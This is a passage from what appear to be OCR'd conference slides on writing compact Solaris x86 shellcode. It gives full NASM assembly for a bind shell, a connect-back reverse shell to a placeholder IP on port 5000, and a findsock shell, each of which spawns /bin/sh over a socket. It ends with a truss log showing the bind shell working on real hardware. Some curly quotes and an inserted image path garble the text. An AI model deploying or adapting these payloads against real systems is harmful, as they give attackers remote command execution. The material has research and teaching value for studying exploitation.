  int 91h

;socket alters edx
  push eax    ;leave value in eax
  pop ecx

; sys_bind (s, sockaddr*, nlen, SOV)
  mov al,232
  push 0x88130202
  ;push edi
  ;push word 0x8813
  ;push word 0x0202
  mov esi,esp     ;sock_adder*
  ;push ebx       ;the leftover 2 is good enough for SOV
  push byte 16    ;nlen
  push esi        ;sock
  push ecx        ;s
  push edi
  int 91h

;int listen(int s, int backlog)
  mov al,233
  ;push ebx       ;everything is already setup
  ;push ecx
  ;push edi
  int 91h
```

```
;int accept(s, sockaddr*, socklen*)
  push edi
  push ecx
  mov al,234
  push byte 62    ;fcntl
  int 91h

  xchg eax,esi    ;new s fd

;dup2(int des1, int des2)
; it is implemented as fcntl(int des1, F_DUP2FD, int des2)
; interestingly dup2 seems to change the value of edx
duploop:
  pop eax
  push ebx
  push byte 9    ;F_DUP2FD
  push esi
  push eax       ;fcntl
  int 91h
  dec ebx
  jns duploop

;execve(const char *path, char *const argv[], char *const envp[]);

  push edi
  push dword “//sh“
  push dword "/bin“
  mov ebx,esp
  push edi
  push ebx
  mov edx,esp
  push edi                ;envp (null)
  push edx                ;argv (pointer to prt to //bin/sh)
  push ebx                ;path (pointer to //bin/sh)
  mov al,59
  push edi                ;dummy (unused return ptr)
  int 91h
```

```
>nasm –f bin bindshell.asm
```

New callback

```
BITS 32
section .text
        global _start
_start:

;so_socket (domain, type, proto, ???, SOV
  xor eax,eax
  push byte 1
  pop ebx
  push ebx    ;SOV_DEFAULT
  push eax    ;??  (string ptr?)
  push eax    ;IP
  inc ebx
  push ebx    ;Sock_Stream
  push ebx    ;PF_INET
  push eax    ;SOV
  mov al,230
  int 91h

  push eax        ;leave value in eax
  pop ecx

;int connect(s, sockaddr*, int namelen)
  mov al,235
  push 0x9e6814ac         ;inet_addr("your_IP_here");
  push word 0x8813        ;port 5000
  push word bx            ;AF_INET is 2
  mov esi,esp             ;sock_adder*
  push byte 1                       ;SOV
  push byte 16            ;nlen
  push esi                ;sock
  push ecx                ;s
  push byte 62
  int 91h
```

```
;dup2(int des1, int des2)
duploop:
  pop eax
  push ebx
  push byte 9   ;F_DUP2FD
  push ecx
  push eax      ; fcntl
  int 91h
  dec ebx
  jns duploop

;execve
;(const char *path, char *const argv[], char *const envp[]);

  push eax
  push dword “//sh“
  push dword "/bin“
  mov ebx,esp
  push eax
  push ebx
  mov edx,esp
  push eax  ;envp (null)
  push edx  ;argv (pointer to prt to //bin/sh)
  push ebx  ;path (pointer to //bin/sh)
  mov al,59
  push eax  ;dummy (unused return ptr)
  int 91h
```

```
>nasm –f bin callback.asm
```

New findsock


```
BITS 32
section .text
    global _start
_start:
    xor eax,eax
    push eax
    push eax
    mov edi,esp          ;sockaddr
    push byte 16
    push esp
    push edi
    push eax
    mov al,243
    push eax ;dummy push
    int 91h

findsock:
    pop eax
    pop ecx
    inc ecx
    push ecx ;s
    push eax ;dummy push req’d
    int 91h

     cmp word [edi+2],0x8813 ; is it my socket?
     jnz findsock

      push byte 62

    push byte 2
    pop ebx
```

```
;dup2(int des1, int des2)
duploop:
        pop eax
        push ebx
        push byte 9  ;F_DUP2FD
        push ecx
        push eax     ; push byte 62
        int 91h
        dec ebx
        jns duploop

;execve
;(const char *path, char *const argv[], char *const envp[]);

        push eax
        push dword “//sh"
        push dword "/bin"
        mov ebx,esp
        push eax
        push ebx
        mov ecx,esp
        push eax        ;envp (null)
        push ecx        ;argv (pointer to ptr to //bin/sh)
        push ebx        ;path (pointer to //bin/sh)
        mov al,59
        push eax        ;dummy (unused return ptr)
        int 91h
```

```
>nasm –f bin findsock.asm
```

Metasploit size comparison

(>10% smaller)



Other tidbits

- /usr/src/uts/intel/os/name_to_sysnum is a nice barebones list of syscalls
- Web based source browsing
  - http://cvs.opensolaris.org/source/xref/onnv/onnv-gate/usr/src/
- You can pull source to a local directory for your own perusal (about 1.5 GB)
  - svn co http://svn.genunix.org/repos/on/trunk/

Related / Reference

- http://cvs.opensolaris.org/source/
- http://mail.opensolaris.org/pipermail/opensolaris-code/2007-April/004839.html
- http://dk.sun.com/sunnews/events/2007/sundag_25/pdf/sundag_0407.pdf
- http://www.metasploit.com/shellcode_solaris.html
- http://www.intel.com/products/processor/manuals/index.htm
- www.blackhat.com/presentations/bh-usa-01/**LSD**/bh-usa-01-**lsd**.ppt
- “Unix Assembly Code Development for Vulnerabilities Illustration Purposes”

Post-con update

- Related to the audience question regarding this technique not working on P4 processors
- After Shmoocon, I tested on “bare metal”
  - Sol 10 11/06
  - 3.2 GHz P4 (family 15, model 4)
  - Dell Dimension 4700
- Works just fine.

Post-con update

```
>psrinfo -vp
The physical processor has 1 virtual processor (0)  x86 (chipid 0x0 GenuineIntel family 15 model 4 step 1 clock 3192 MHz)Intel(r)
    Pentium(r) 4 CPU 3.20GHz
>cat /etc/release

                        Solaris 10 11/06 s10x_u3wos_10 X86
           Copyright 2006 Sun Microsystems, Inc.  All Rights Reserved.
                        Use is subject to license terms.
                           Assembled 14 November 2006
>uname -a
SunOS  solarisX1106 5.10 Generic_118855-33 i86pc i386 i86pc
>truss ./a.out bindshell
execve("/a.out", 0x08047478, 0x08047484)  argc = 2
resolvepath("/usr/lib/ld.so.1", "/lib/ld.so.1", 1023) = 12
resolvepath("/a.out", "/a.out", 1023)                       = 6

<trimmed to fit on slide>

write(1, " t r a n s f e r i n g “".., 32)    = 32
so_socket(PF_INET, SOCK_STREAM, IPPROTO_IP, "", SOV_DEFAULT) = 4
bind(4, 0x08047000, 16, -2012020222)                        = 0
listen(4, 134508544, 16)                                    = 0
accept(4, 0x00000000, 0x00000000, SOV_XPG4_2) (sleeping...)
accept(4, 0x00000000, 0x00000000, SOV_XPG4_2)  = 5
fcntl(5, F_DUP2FD, 0x00000002)                              = 2
fcntl(5, F_DUP2FD, 0x00000001)                              = 1
fcntl(5, F_DUP2FD, 0x00000000)                              = 0
execve("/bin//sh", 0x08046FAC, 0x00000000)  argc = 1
resolvepath("/lib/ld.so.1", "/lib/ld.so.1", 1023) = 12
sigaction(SIGQUIT, 0x08047E60, 0x08047ED0)    = 0

<trimmed to fit on slide>

read(0, " i d\r\n", 128)                                    = 4
brk(0x08077028)                                                            = 0
```